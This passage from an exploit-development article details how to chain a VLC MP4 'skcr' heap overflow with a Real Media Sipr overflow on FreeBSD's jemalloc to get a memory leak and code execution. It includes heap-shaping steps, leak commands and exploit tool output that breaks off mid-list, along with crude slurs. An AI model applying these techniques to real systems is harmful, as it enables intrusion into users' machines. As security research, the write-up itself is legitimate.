typedef struct MP4_Box_data_cmov_s {
    struct MP4_Box_s *p_moov;
} MP4_Box_data_cmov_t;
```

Obviously, both structures are 4 bytes long and thus good target candidates. 'MP4_Box_data_0xa9xxx_t' holds a pointer to a string we control, and 'MP4_Box_data_cmov_t' a pointer to some 'MP4_Box_t' whose type and contents may be partially influenced by the attacker. Let's focus on the 'cmov' box first and why that 'p_moov' pointer is interesting. What can we do if we eventually manage to place a 'cmov' box next to the victim 'frma' structure?

```
/* modules/demux/mp4/libmp4.c:2882 */
MP4_Box_t *MP4_BoxGetRoot(...) {
    ...

    /* If parsing is successful... */
    if(i_result) {
        MP4_Box_t *p_moov;
        MP4_Box_t *p_cmov;

        /* Check if there is a cmov... */
        if(((p_moov = MP4_BoxGet(p_root, "moov")) &&
            (p_cmov = MP4_BoxGet(p_root, "moov/cmov"))) ||
            ((p_moov = MP4_BoxGet(p_root, "foov")) &&
            (p_cmov = MP4_BoxGet(p_root, "foov/cmov")))) {

            ...
            p_moov = p_cmov->data.p_cmov->p_moov; /* (1) */
            ...
            p_moov->p_father = p_root; /* (2) */
            ...
        }
    }

    return p_root;
}
```

'MP4_BoxGetRoot()' is the entry point of VLC's MP4 file parser. The first 'if' block is entered when parsing has finished and everything has gone smoothly; only fatal errors are taken into account. Certain erroneous conditions are gracefully handled by aborting the parsing process of the current tree node and continuing to the parent. The second 'if' block looks up the 'cmov' box and, if one is found, VLC will store the 'p_cmov->p_moov' in a local variable called 'p_moov' (1). If we manage to overwrite the 'cmov' structure, then the value of 'p_moov' may arbitrarily be set by us. Then, at (2), an 'unlink()' style pointer exchange takes place which will allow us to write the 'p_root' pointer on a memory region of our choice.

But wait a minute... We control the address that 'p_root' is written to, not 'p_root' nor the contents of the memory it points to. We need to figure out a way of affecting the data at the location pointed to by 'p_root'. If we get to do that, then writing 'p_root' in a properly selected .got entry may result in code execution.

For now, let's forget about 'p_root' and find a way of overwriting the 'p_moov' field of a 'cmov' box. First we need to perform several 4-byte allocations to stabilize the heap and make sure that the 8 bytes to be written to the adjacent regions will not end up in neighboring

run/chunk metadata. Such a situation may cause a segmentation fault on the next call to 'malloc()'; that's something we would definitely like to avoid. The tool for performing user controlled allocations is called 'MP4_ReadBox_0xa9xxx()', the function responsible for parsing boxes of type 'MP4_Box_data_0xa9xxx_t'. A careful look at its code reveals that we can allocate a string of any size we please; 'AAA\0' is exactly what we need right now ;)

Now recall that in certain cases, when the target application is threaded and has 'opt_mag' enabled, jemalloc will return memory regions in descending memory addresses which is the case with VLC during the MP4 parsing process. Extra threads are created and used to pre-process the files, download album artwork and so on. What we really need to do is force the heap to be shaped as shown below:

```
... [SKCR] [JUNK] [CMOV] [AAA\0] [AAA\0] [AAA\0] ... [AAA\0] ...
-                                     +
```

'JUNK' stands for a 1-byte allocation caused by a call to 'strdup("")' right after 'cmov' is created. The 1-byte allocation ends up being serviced by bin-4 since 4 is the minimum allocation granularity for the jemalloc variant used in FreeBSD-8.2-RELEASE. The heap layout depicted above is pretty straightforward to achieve; the attacker just creates a container that holds several '0xa9xxx' boxes followed by 'cmov' and then an 'skcr' that will overwrite the 'JUNK' and the 'p_moov' field of the 'cmov' neighbor. The multithreading nature of VLC will result in the boxes being allocated in reverse order, exactly as shown above.

We have successfully managed to overwrite the 'p_moov' pointer that acts as the destination address in the 'unlink()' style pointer exchange. The question of how we can control 'p_root' still remains unanswered.

----[3.4 - Controlling 'p_root' data

Long nights of auditing VLC revealed that there's no easy way for us to control the memory contents pointed by 'p_root'. Although we had began feeling lost, we came up with a very daring idea that, although dangerous at first hearing, we were quite confident that would eventually work fine: Why not somehow 'free()' the 'p_root' region? Releasing 'p_root' memory and performing several 64-byte (= sizeof(MP4_Box_t)) allocations will force jemalloc give 'p_root' back to us. '0xa9xxx' boxes can be used to perform user controlled allocations, so, theoretically are ideal for what we need. Suppose 'p_root' is freed, then a series of 'a9xxx' boxes that contain 64-byte opcodes will result in 'p_root' eventually holding our shellcode payload... Right?

Two questions now arise. First, how can one know the address of 'p_root' in order to free it? This is a good question, but it's something we will be dealing with later. Second, each '0xa9xxx' box results in two 64-byte allocations; one for the 'MP4_Box_t' structure to hold the box itself and one for the string that will contain our shellcode. How can we guarantee that 'p_root' will be given back by jemalloc for the string allocation and thus not for the 'MP4_Box_t'? This is where 'chpl' boxes come in handy:

```
/* modules/demux/mp4/libmp4.c:2413 */
static int MP4_ReadBox_chpl(..., MP4_Box_t *p_box) {
    MP4_READBOX_ENTER(MP4_Box_data_chpl_t);

    MP4_GET1BYTE( p_chpl->i_chapter ); /* Chapter count; user controlled */

    for(i = 0; i < p_chpl->i_chapter; i++) {
        ...
        MP4_GET1BYTE( i_len ); /* Name length; user controlled */

        p_chpl->chapter[i].psz_name = malloc(i_len + 1);
        ...
    }
}
```

```

/* 'psz_name' contents; user controlled */
memcpy( p_chpl->chapter[i].psz_name, p_peek, i_copy );
...
}
...
}

```

Each 'chpl' box can be used to perform a series of 254 allocations of 64 bytes thus increasing the possibility that 'p_root' will be returned for our data, not for the 'MP4_Box_t' that describes the 'chpl' node (254/255 versus 1/255; without even taking into account the determinism of heap internals).

We have successfully located a gadget that will allow us to control 'p_root' data but only once the latter has been freed. Now recall that 'a9xxx' boxes are 4 bytes long and can thus be placed right next to the victim 'frma' structure. Don't forget that at this specific time frame of the execution, bin sized allocations are always serviced by magazine racks and thus decreasing addresses are eventually returned to the user.

```

...[SKCR][A9XXX][A9XXX]...
-                               +

```

Each call to 'MP4_ReadBox_skcr()' will write 8 bytes off the 'skcr' boundaries, so, both of the following 'a9xxx' regions will be overflowed resulting in their 'psz_text' pointer being overwritten with user controlled values. If we could somehow force the 'a9xxx' nodes to be freed, their 'psz_text' would be passed to 'free()' as well, resulting in the release of two heap regions chosen by the attacker. It turns out that doing so is not that hard. All we have to do is place those 'skcr' and 'a9xxx' boxes within a common container, which will cause a parsing error right after the 'skcr' box is parsed. To do that, we abuse a new type of MP4 box called 'stts':

```

/* modules/demux/mp4/libmp4.c:788 */
static int MP4_ReadBox_stts(..., MP4_Box_t *p_box) {

    MP4_READBOX_ENTER(MP4_Box_data_stts_t);
    ...
    MP4_GET4BYTES(p_box->data.p_stts->i_entry_count);

    p_box->data.p_stts->i_sample_count =
        calloc(p_box->data.p_stts->i_entry_count, sizeof(uint32_t)); /* (1) */
    ...

    if(p_box->data.p_stts->i_sample_count == NULL ...) {
        MP4_READBOX_EXIT(0);
    }
    ...
}

```

At (1), 'i_entry_count' is, obviously, user controlled. Forcing it to hold a very high value will result in 'calloc()' returning NULL and thus 'MP4_ReadBox_stts()' returning 0; the value that indicates a parsing failure. Adding the corrupted '0xa9xxx' boxes and the 'skcr' victim in the same container with an invalid 'stts' box, will result in the first being freed when the parsing error is detected and thus the attacker chosen heap regions to be freed*. VLC will continue reading the rest of the MP4 data as if nothing wrong has happened.

Note: It's crucial to understand that we shouldn't trigger a fatal parsing error at this point since the unlink-like code will never be reached. In fact, the process of doing that is slightly more complicated than described in the previous paragraph; it's a minor detail that should

not be taken into account right now.

---[3.5 MP4 exploitation sum up

To sum up, for this first part of the exploitation process the attacker must perform the following steps:

1 - Overwrite 'p_moov'

1a - Allocate several 'a9xxx' boxes that will stabilize the heap

1b - Allocate a 'cmov' box

1c - Allocate and fill an 'skcr' box. The 'skcr' handling code will allocate an 'frma' structure (4 bytes) and write 12 bytes in its region thus eventually overwriting 'cmov->p_moov'

2 - Free and control 'p_root' contents

2a - Create a 'cmov' container

2b - Fill it with 2 '0xa9xxx' boxes

2c - Add an 'skcr' that will overwrite the adjacent '0xa9xxx' boxes. The overwritten values should be the address of 'p_root' and a random 64 byte allocation in this specific order.

2d - Add an invalid 'stts' box that will force the parsing process to fail, the 'cmov' and its children (two '0xa9xxx' and one 'skcr') to be freed, the 'psz_text' members of 'MP4_Box_data_0xa9xxx_t' to be passed to 'free()' and consequently, 'p_root' to be released.

2e - Add several 'chpl' boxes. Each one will result in 254 64byte allocations with user controlled contents. Pray that jemalloc will give 'p_root' back to you (most likely).

3 - Repeat step 2 as many times as you please to free as many pointers as you like (more on this later)

4 - Properly pack everything together so that the 'unlink()' code is reached.

One problem still remains; How can one know the address of 'p_root' in order to pass it to 'free()'? This is where an information leak would be useful. We need to find a bug that when properly exploited will reveal data of selected memory regions. Additionally, we need to seek the mechanisms by which this data will be returned to the attacker. The next section of this phile focuses on these two problems and the voodoo required to solve them.

--[4 - Real Media 'DemuxAudioSipr()' heap overflow vulnerability

---[4.1 - VLC as a transcoder

Apart from a full blown media player, VLC can also work as a transcoder. Transcoding is the process of receiving numerous inputs, applying certain transformations on the input data and then sending the result to a set of outputs. This is, for example, what happens when you rip a DVD and convert it to an .avi stored on your hard disk. In its most simple use, transcoding may be used to duplicate an input stream to both your soundcard as well as an alternate output, for example, an RTP/HTTP network stream, so that other users can listen to the music you're currently listening; a mechanism invaluable for your favorite pr0n. For more information and some neat examples of using VLC in more advanced scenarios, you can have a look at the VideoLan wiki and especially at [5].

Trying to find a way to leak memory from VLC, we carefully studied several examples from the wiki page at [5] and then started feeding VLC with a bunch of mysterious options; we even discovered a FreeBSD kernel 0day while doing so. After messing with the command line arguments for a couple of minutes we settled down to the following:

```
vlc ass_traffic.mp4 :sout='#std{access=file,mux=raw,dst=dup.mp4}'
```

This command, which is just a primitive usage of VLC's transcoding features, will just copy 'ass_traffic.mp4' to 'dup.mp4' thus duplicating the input stream to a standard file. Furthermore, if VLC is running in daemon mode, it is possible for the user to specify a different output MRL (Media Resource Location) per media file. For example, assume that VLC was started using the command line 'VLC --rc-host 127.0.0.1:8080'; connecting to port 8080 using netcat and issuing the command...

```
add /tmp/ass_traffic.mp4 :sout=#std{access=file,mux=raw,dst=/tmp/dup.mp4}
```

...will, obviously, do the exact same thing. If we could discover an information leak, transcoding would be the perfect way of actually having VLC return leaked data back to us. For example, what if we could force VLC treat arbitrary memory addresses as simple sound information? If we manage to do that, then with the help of the transcoding features we could ask VLC to dump the memory range in question in a standard file in /tmp :)

Note: The truth is that we first focused on exploiting a vulnerability that we could turn into a memory disclosure and then explored the transcoding stuff. We decided to talk about transcoding first so that the reader can keep it in mind while studying the RMF vulnerability in the sections that follow.

In the days that followed we thoroughly analyzed several public vulnerabilities. A specific commit diff in VLC's git caught our attention. It was a vulnerability regarding the Real Media format parser discovered by Hossein Lotfi [6]. Before actually touching the Real Media demuxer, a quick look in the media format itself is essential.

----[4.2 - RMF? What's that?

Source code for the real media demuxer can be found in modules/demux/real.c; the code itself is not very complex and can be easily analyzed in couple of hours. From what we've understood by studying the source, there are two kinds of Real Media files; the Real Audio (.ra) files, as well as the Real Media Format (.rmf) files. In fact, the two formats are quite similar with the one being a newer version of the other. Audio information is split in tracks, usually interleaved, so that a file may have several tracks each one encoded using a different audio codec.

The vulnerability we will be analyzing can be triggered with a specially crafted RMF file that utilizes the Sipro audio codec (see [7] and [8]).

The meta-information present in RMF files is split in various chunks; simple headers followed by their data. A special chunk, called MDP (MeDia PProperties) is used to encode information regarding a track in the RMF file (each track has its own associated MDP header); its name, its duration, its title as well as the track identifier, a simple 32-bit integer.

The sound information, the one you hear when playing a file, is split in packets, each one carrying the track ID for the track whose data it contains (as we have already mentioned, track data may be interleaved, so the file parser has to know what packet belongs to what track). The sipr codec goes further by allowing a packet to contain subpackets. When a packet with multiple subpackets is encountered, its contents are buffered until all subpackets have been processed. It's only then when the data

in sent to your audio card or to any pending output streams ;)

Sipr subpacket handling is where the mess begins...

----[4.3 - Vulnerability details

Every time a new packet is encountered in the input stream, VLC will check the track it belongs and figure out the audio codec for the track in question. Depending on this information, the appropriate audio demuxer is called. For sipr packets, 'DemuxAudioSipr()' is the function responsible for this task.

```

/* modules/demux/real.c:788 */
static void DemuxAudioSipr(..., real_track_t *tk, ...) {
    ...

    block_t *p_block = tk->p_sipr_packet;
    ...

    /* First occurrence of a subpacket for this packet? Create a new block
     * to buffer all the subpackets.
     *
     * Subpackets have a size equal to 'i_frame_size' and 'i_subpacket_h' is
     * their number.
     */
    if(!p_block) {
        /* (1) */
        p_block = block_New(..., tk->i_frame_size * tk->i_subpacket_h);
        ...

        tk->p_sipr_packet = p_block;
    }

    /* (2) */
    memcpy(p_block->p_buffer + tk->i_sipr_subpacket_count * tk->i_frame_size,
           p_sys->buffer, tk->i_frame_size);
    ...

    /* Checks that all subpackets for this packet have been processed, if not
     * returns to the demuxer.
     */
    if(++tk->i_sipr_subpacket_count < tk->i_subpacket_h)
        return;
    ...

    /* All subpackets arrived; send data to all consumers. */
    es_out_Send(p_demux->out, tk->p_es, p_block);
}

```

For now assume that 'block_New()', called at (1), is a simple call to 'malloc()'. Obviously, setting 'i_subpacket_h' to 0 will result in a call very similar to 'malloc(0)'. As we have mentioned in our main jemalloc paper, a call to 'malloc(0)' returns a region of the smallest size class. If 'i_frame_size' is bigger than the minimal space reserved by 'malloc(0)', then the call to 'memcpy()' at (2) will result in neighboring heap allocations being corrupted (that simple ;p).

----[4.4 - 'p_blocks' all over the place

Since we have successfully identified the vulnerability, it is time to search for possible target structures. Before continuing, we must have a look at that 'block_t' structure used to buffer the subpackets; its definition can be found at include/vlc_block.h:101.

```
typedef void (*block_free_t) (block_t *);
```

```

struct block_t {
    block_t    *p_next;
    uint32_t   i_flags;
    mtime_t    i_pts;
    mtime_t    i_dts;
    mtime_t    i_length;
    unsigned   i_nb_samples;
    int        i_rate;
    size_t     i_buffer;
    uint8_t    *p_buffer;
    block_free_t pf_release;
};

```

I know what you're probably thinking; stop staring at that function pointer ;) Yes we can very easily overflow it and consequently gain direct code execution. Nevertheless, we decided not to take the easy road; after all, we are only interested in forcing VLC leak memory contents back to us. Assume function pointers have not been discovered yet ;p The structure still looks quite promising; notice how 'i_buffer', the size of the audio data pointed by the 'p_buffer' pointer, lies before 'p_buffer' itself... But what exactly is that 'p_buffer' anyway? When and how is it allocated?

Here's another interesting story regarding audio blocks. Having a look at src/misc/block.c, line 99, in function 'block_Alloc()' reveals that block headers always lie before the data pointed by 'p_buffer'. When, for example, the user requests a block of 16 bytes, 'block_Alloc()' will add 16 to the metadata overhead, say N bytes, thus eventually allocating 16 + N bytes. The 'p_data' pointer will then set to point to the start of the actual buffer, right after the 'block_t' header as depicted below.



The relevant code is shown below:

```

struct block_sys_t {
    block_t self;
    size_t  i_allocated_buffer;
    uint8_t p_allocated_buffer[];
};
...

#define BLOCK_ALIGN 16
...

#define BLOCK_PADDING 32
...

block_t *block_Alloc(size_t i_size) {
    ...
    block_sys_t *p_sys;
    uint8_t *buf;

#define ALIGN(x) (((x) + BLOCK_ALIGN - 1) & ~(BLOCK_ALIGN - 1))

    /* (1) */
    const size_t i_alloc = sizeof(*p_sys) + BLOCK_ALIGN +
        (2 * BLOCK_PADDING) + ALIGN(i_size);

```



```

p_sys = malloc(i_alloc);
...

/* 'buf' is assigned to 'block_t->p_buffer' by 'block_Init()' */
buf = (void *)ALIGN((uintptr_t)p_sys->p_allocated_buffer);
buf += BLOCK_PADDING;
block_Init(&p_sys->self, buf, i_size);
...

return &p_sys->self;
}

```

Taking a look back at 'DemuxAudioSipr()', we can see that if 'i_subpacket_h' is set to 0, then 'block_New()', a macro that is substituted with 'block_Alloc()', results in the latter receiving a value for 'i_size' equal to 0. Setting 'i_size' to 0 at (1), results in 'i_alloc' being assigned the value 136. Now do the math; 136 is slightly larger than 128 so, it will be serviced by jemalloc's bin for 192-byte regions. $192 - 136 = 56$; 56 is the size margin for the parameter passed to 'block_Alloc()'; for the blocks to be placed one next to the other, they must reside in the same size class, so, we must make sure the total length of the subpackets does not exceed 56. For a packet containing two subpackets, a wise choice is to set 'i_frame_size' to 20, so that $2 * 20$ (< 56) plus the overhead is also serviced by bin-192. Unfortunately, 'i_frame_size' cannot take arbitrary values; it can only get a set of predefined ones with 20 being the smallest.

Beautiful! Since 'block_t' allocations are always accompanied by their buffer, it means that the 'memcpy()' call at (2) in 'DemuxAudioSipr()', when writing past the boundaries of the victim buffer, may actually overwrite the header of an adjacent audio block; its 'p_buffer', its 'i_buffer' and even its function pointer (but let's ignore this fact for now; abusing the function pointer is trivial and we decided not to deal with it).

Now, a few more things to note:

1 - We know that if one packet has two, for example, subpackets, then its 'p_block' will be alive until all subpackets have been processed; when they are no longer needed, they will be freed resulting in a small hole in the heap. Obviously, the lifetime of a 'p_block' is directly related to the number of its subpackets.

2 - Checking at how 'DemuxAudioSipr()' works, reveals that a packet with 0 subpackets is treated as if it had 1 subpacket. The 'memcpy()' call at (2) will overflow the adjacent heap regions and then, when its processing has finished, the packet will be freed by 'es_out_Send()'.

By combining the facts above, turns out we can:

1 - Use the RMF metadata (MDPR chunks) to define two tracks. Both tracks must use the sipr audio codec. Each packet of the first must have 2 subpackets and each packet of the second 0 subpackets for the vulnerability to be triggered.

2 - Force VLC play the first subpacket of a packet of the first track. A new 'block_t' will be allocated. In the diagram below, 't1s1' stands for 'track 1 subpacket 1'.



3 - Force VLC to play the packet of the second track; the one that has 0 subpackets. A new 'block_t' will eventually be allocated. We have to specially prepare the heap so that the new block is placed directly behind the one initialized at step 2.

```

|-----|-----|-----|-----|
| block_t | t2s0 || block_t | t1s1 |
|-----|-----|-----|-----|

```

An overflow will take place thus overwriting the block header of the block allocated in the previous step. We are interested in overwriting the 'p_buffer' to make it point to a memory region of our choice and 'i_buffer' to the number of bytes we want to be leaked.

4 - Feed VLC with the second subpacket for the first track. Since the first subpacket was processed at step 2, the old 'block_t' will be used. If everything goes fine, its 'p_buffer' will point where we set it to and 'i_buffer' will contain a size of our choice. The 'memcpy()' call at (2) in 'DemuxAudioSipr()' will write 'i_frame_size' bytes at our chosen address thus trashing the memory a bit, but when 'es_out_Send()' is called, 'i_buffer' bytes starting at the address 'p_buffer' points to will be sent to the soundcard or any output stream requested by the user!

Note: Well yeah it wasn't that simple... 'es_out_Send()' calls a hell of other functions to process the audio blocks, break them down in smaller blocks, forward them to the output streams and so on. Debugging this process was a very tiresome task; it became apparent that the target, the overflowed 'block_t' header had to obey to certain rules so that it wasn't discarded. For example, all packets carry a timestamp; the timestamp of the overflowed block must be within a range of valid timestamps, otherwise it's considered stale and dropped!

The following logs correspond to one of our early tests; we used a specially crafted .rmf file to leak 65k of data starting at the binary's .data section.

```

[hk@lsd ~/src/vlc_exp/leak]$ cat youporn.sh
vlc leak.rmf :sout='#std{access=file,mux=raw,dst=leaked_data.rmf}' \
  vlc://quit

[hk@lsd ~/src/vlc_exp/leak]$ source youporn.sh
VLC media player 1.1.8 The Luggage (revision exported)
...
[hk@lsd ~/src/vlc_exp/leak]$ ls -lah leaked_data.rmf
-rwxr-xr-x 1 hk hk 128K Mar 31 22:27 leaked_data.rmf

```

We got back 128k which is about twice as much as we requested. In fact, the useful data is 65k; it just happens that it's written in the output file twice (minor detail related to block buffering).

Careful readers would have probably noticed that we took for granted that the victim block will be allocated right before the target. Such a result can easily be achieved. The technique we use in our exploit is very similar to one of the techniques used in browser exploitation. Briefly, we create several tracks (more than 2000) holding packets of 2 subpackets of 20 bytes each so that all packets end up being allocated in bin-192. We then force the release of two consecutive allocations thus creating two adjacent holes in the heap. Then, by following what was said so far, we can achieve a reliable information disclosure. Our tests show that we can repeat this process around 40 times before VLC crashes (yet this is only statistics, beautiful Greek statistics ;p).

----[4.5 - RMF summary

It's now time to sum up the information leak process. For a successful information disclosure, the attacker must perform the following steps:

1 - Create 2000 + 1 + 1 tracks. 2000 will be used for heap spraying, 1 will act as the target and 1 as the victim. The lots of allocations will probably result in a new magazine being populated thus guaranteeing that new allocations will be returned in the reverse memory order.

- 2 - Force the deallocation of two packets belonging to two consecutive tracks. Two adjacent holes will be created. The packet lower in memory must be freed first.
- 3 - Play the first subpacket of the target track. The hole in the higher address will be assigned to the new block.
- 4 - Play the packet of the victim track. The new block will be given the lower heap hole and the overflow will reach the block allocated at step 3.
- 5 - Play the second subpacket of the target track. The memory we want to read will be trashed by 20 bytes (= frame size) and then returned in the output stream.
- 6 - Watch the epic faggotry evolving in front of your eyes ;)

--[5 - Building a reliable exploit

----[5.1 - Overall process

Building a reliable local exploit involves combining all the facts and finding a way to locate, within the target process, all pieces of information required to achieve code execution. Remember that we don't want the user having to manually find any return addresses, return locations and so on. The exploit must be autonomous and self contained; all required information must be automatically detected.

When it comes to the MP4 vulnerability, things are pretty straightforward; we just need to figure out where 'p_root' is and then free it. Additionally, we need to figure out what value 'p_moov' must be overwritten with (i.e. the address of an appropriate .got entry). MP4 exploitation is 100% reliable; once we have found the values of those two parameters, code execution is matter of feeding VLC with a specially crafted MP4 file. For more information the reader can have a look at the attached source code and more specifically at 'mp4.py'; a Python class used to create those special MP4 files that can crash VLC as well as innocent ones that cause no problems. The latter are used to force VLC load 'libmp4_plugin.so' during the very first step of the exploitation process.

Briefly the exploit we developed performs the following steps:

- 1 - Forces VLC to play an innocent MP4 file so that the target plugin is loaded.
- 2 - Parses the ELF headers of the VLC binary in order to locate the absolute address of its .got section.
- 3 - Uses a specially crafted RMF file to leak 65k starting at the address of the binary's .got.
- 4 - The second entry in the .got table points to the linkmap; a linked list that keeps track of the loaded libraries populated by the loader on each call to 'dlopen()'. Each entry holds the name of a library, the address it's mapped at and so on. We proceed by leaking 1MB of data starting from the address of the first linkmap entry.
- 5 - Step 4 is repeated until 'libmp4_plugin.so' is detected in the leaked data. VLC loads more than 100 libraries; there's no need to locate them all. Once we got the MP4 plugin entry, we can figure out where exactly it has been loaded.
- 6 - By statically inspecting the MP4 plugin and by using the information collected at step 5, we can find the absolute address of its .got. The MP4 vulnerability is triggered within this .so; consequently the overwrite must take place within its local .got.
- 7 - The relocation entries, the string table and the symbol table indicated by the .dynamic section of the MP4 plugin can be properly

combined to figure out what .got entry corresponds to what symbol name. We choose to overwrite the .got entry for 'memset()' (more on this later). The absolute address of the 'memset()' .got entry is then calculated and used as the value that will be written in 'p_moov'.

8 - A set of possible addresses for 'p_root' is created by leaking and analyzing specific heap regions. This step is further analyzed later.

9 - A final MP4 file is created. The MP4 file frees all 'p_root' candidates, uses 'chpl' boxes containing the shellcode to force jemalloc give the original 'p_root' region back and lands VLC on the 'unlink()' style pointer exchange. The address of 'p_root', which now contains user supplied data, is written in the .got entry of 'memset()'.

10 - Shellcode is executed, much rejoicing is had ;)

So why did we choose to hook 'memset()'? Turns out that once the MP4 file parsing has finished and the 'unlink()' tyle code has been triggered, VLC calls 'MP4_BoxDumpStructure()' to print the layout of the MP4 file (this is always done by default; no verbose flags required). Since we have corrupted the boxes, 'MP4_BoxDumpStructure()' may access invalid memory and thus segfault. To avoid such a side effect, we have to hook the first external function call. As shown below, this call corresponds to 'memset()' which suits us just fine ;)

```
static void __MP4_BoxDumpStructure(..., MP4_Box_t *p_box, ...)
{
    MP4_Box_t *p_child;

    if( !i_level )
    {
        ...
    }
    else
    {
        ...
        memset(str, ' ', sizeof(str));
    }
    ...

    p_child = p_box->p_first;
    while(p_child)
    {
        __MP4_BoxDumpStructure(..., p_child, ...);
        p_child = p_child->p_next;
    }
}
```

----[5.2 - Detecting 'p_root' address candidates

At first we thought that this would be the easier part of the exploitation process; it turned out that it was actually the most difficult. Our first idea was to play an MP4 file several times and then leak memory in the hope that certain 'MP4_Box_t' signatures may be present somewhere in the heap. Unfortunately, the 64-byte allocations used by the MP4 plugin, are later used by the RMF parser thus destroying any useful evidence. After long nights and lots of tests, we came up with the following technique which turned out to be successful:

Briefly, we do the following:

1 - We leak 65k of data by overwriting 'i_buffer' and leaving 'p_buffer' at its present value. This way we read memory contents starting from the address that the victim 'p_block' is located.

2 - As we have already discussed, the 'p_blocks' created by our RMF file are 192 bytes long, so, they lie within runs serviced by bin-192. Leaking data from where 'p_buffer' points, results in neighboring runs being

leaked as well.

3 - In our jemalloc article we mentioned that (a) runs are PAGE_SIZE aligned and (b) run headers start with a pointer to the corresponding bin. We analyze the leaked data and try to locate PAGE_SIZE aligned addresses that start with something that looks like a bin pointer (0x0804yyyy, some bytes after the main binary's .bss section).

4 - We leak 65k starting from the binary's .bss section. The bins array of the main arena lies somewhere around. We analyze the data and locate the address of bin-64.

5 - We leak about 7-8MB of commonly used heap regions. Since we now know the address of bin-64, we try to locate all runs that start with a pointer pointing at it, that is, runs that contain 64byte regions.

6 - All regions in these runs will be freed by our MP4 file; 'p_root' is probably one of them.

--[6 - Demonstration

An art of exploitation paper serves nothing without the proper show off ;) This section was specially prepared to be hard sex for your eyes. We were very careful and, in fact, we spent many hours trying to figure out the leetest shellcode to use, but we couldn't come up with something more perfect than 'int3'.

```
[hk@lsd ~]$ gdb -q vlc
Reading symbols from xxx/bin/vlc...done.
(gdb) run --rc-host 127.0.0.1:8080
Starting program: xxx/bin/vlc --rc-host 127.0.0.1:8080
...
```

Let's run the exploit. The actual output may differ since the logs shown below do not correspond to the latest version of our code (oh and by the way, we are not fucking Python experts).

```
[hk@lsd ~]$ python main.py
usage: main.py <vlc_install_prefix> [<rc_port>]
[hk@lsd ~]$ python main.py xxx/ 8080
[~] Forcing VLC to load libmp4_plugin.so
[~] Playing MP4 file 1 times
.ok
[~] .got address for VLC binary is 0x0804ad60
[~] .got address for MP4 plugin is 0x00025e1c
[~] Index of memset() in MP4's .got is 35
[~] Requesing memory leak of .got
[~] Leaking 65535 bytes 0x0804ad60-0x0805ad5f
[~] Summary of our memory view
  001 0x0804ad60-0x0805ad4a (65515 bytes)
[~] Got 65515 bytes of useful data
[~] Saving .got data in got.bin
[~] Gussed linkmap address is 0x28088000
[~] Requesting memory leak of linkmap
[~] Leaking 4194304 bytes 0x28086000-0x28486000
[~] Summary of our memory view
  001 0x0804ad60-0x0805ad4a (65515 bytes)
  002 0x28086000-0x28485feb (4194284 bytes)
[~] Got 4194284 bytes of useful data
[~] Saving linkmap partial data in linkmap-0x28086000.bin
  001 0x08048000-0x00000000 unknown-0x08048000-0x00000000
  002 0x2808e000-0x2817a084 libc.so.7
  003 0x281a5000-0x281b95b4 libvlc.so.7
  004 0x281bd000-0x28286234 libvlccore.so.4
  005 0x282a7000-0x282e3c14 libdbus-1.so.3
  006 0x282ed000-0x282f0814 librt.so.1
```

```
007 0x282f2000-0x28305a84 libm.so.5
008 0x2830c000-0x2831d334 libthr.so.3
009 0x28321000-0x28327d44 libintl.so.9
010 0x2832a000-0x28343eb4 libiconv.so.3
011 0x2842c000-0x2842ea84 liboss_plugin.so
012 0x28430000-0x28431734 libmemcpymmxext_plugin.so
013 0x28433000-0x284401b4 libaccess_bd_plugin.so
014 0x28442000-0x28443764 libaccess_mmap_plugin.so
015 0x28445000-0x28447c64 libfilesystem_plugin.so
016 0x2844a000-0x2844bc24 libdecomp_plugin.so
017 0x2844d000-0x2844ebd4 libstream_filter_rar_plugin.so
018 0x28450000-0x284563e4 libzip_plugin.so
019 0x28458000-0x28464a04 libz.so.5
020 0x2846a000-0x2846b244 libstream_filter_record_plugin.so
021 0x2846d000-0x2847e994 libplaylist_plugin.so
022 0x28482000-0x28483414 libxml_plugin.so
023 0x29300000-0x29402fb4 libxml2.so.5
024 0x28485000-0x2848a9c4 libhotkeys_plugin.so
025 0x2848d000-0x2848e384 libinhibit_plugin.so
026 0x28490000-0x28490fb4 libsignals_plugin.so
027 0x28493000-0x28494bd4 libglobalhotkeys_plugin.so
028 0x28497000-0x284982c4 libxcb-keysyms.so.1
029 0x2849a000-0x284af254 libxcb.so.2
030 0x284b2000-0x284b3754 libXau.so.6
031 0x284b5000-0x284b7b14 libXdmcp.so.6
032 0x284ba000-0x284ba574 libpthread-stubs.so.0
033 0x284bc000-0x284c43f4 liboldrc_plugin.so
034 0x284c8000-0x284e9da4 libmp4_plugin.so
[~] MP4 plugin is mmap'ed at 0x284c8000-0x284e9da4
[~] Absolute .got address for MP4 plugin at 0x284ede1c
[~] .got address of memset() is 0x284edea8
[~] .bss address for VLC binary is 0x0804adec
[~] Searching for bin[] address candidates
[~] Leaking 131070 bytes from current location
[~] Got 131050 bytes of useful data
0x0804c0a0...ok
[~] Leaking 65535 bytes 0x0804adec-0x0805adeb
[~] Summary of our memory view
 001 0x0804ad60-0x0805ad4a (65515 bytes)
 002 0x28086000-0x28485feb (4194284 bytes)
 003 0x0804adec-0x0805add6 (65515 bytes)
[~] Got 65515 bytes of useful data
[~] bin-64 runcur at 0x2891a000, bin address 0x0804bfd8
[~] Playing MP4 file 16 times
.....ok
[~] Leaking 7340032 bytes 0x28700000-0x28e00000
[~] Summary of our memory view
 001 0x0804ad60-0x0805ad4a (65515 bytes)
 002 0x28086000-0x28485feb (4194284 bytes)
 003 0x0804adec-0x0805add6 (65515 bytes)
 004 0x28700000-0x28dffffeb (7340012 bytes)
[~] Got 7340012 bytes of useful data
[~] Trying to locate target runs for bin-64 at 0x0804c0a0
64byte region run at 0x28912000
64byte region run at 0x28919000
64byte region run at 0x2891a000
64byte region run at 0x28933000
64byte region run at 0x289fc000
64byte region run at 0x289fd000
64byte region run at 0x289fe000
64byte region run at 0x28b32000
64byte region run at 0x28b33000
64byte region run at 0x28b34000
64byte region run at 0x28b36000
64byte region run at 0x28b37000
64byte region run at 0x28b38000
64byte region run at 0x28b39000
64byte region run at 0x28b3a000
64byte region run at 0x28b3b000
64byte region run at 0x28bac000
```

64byte region run at 0x28bad000

64byte region run at 0x28bae000

64byte region run at 0x28baf000

[~] Constructing final MP4 payload

[~] Will free the following memory regions

0x28912080...0x289120c0...0x28912100...0x28912140...0x28912180...
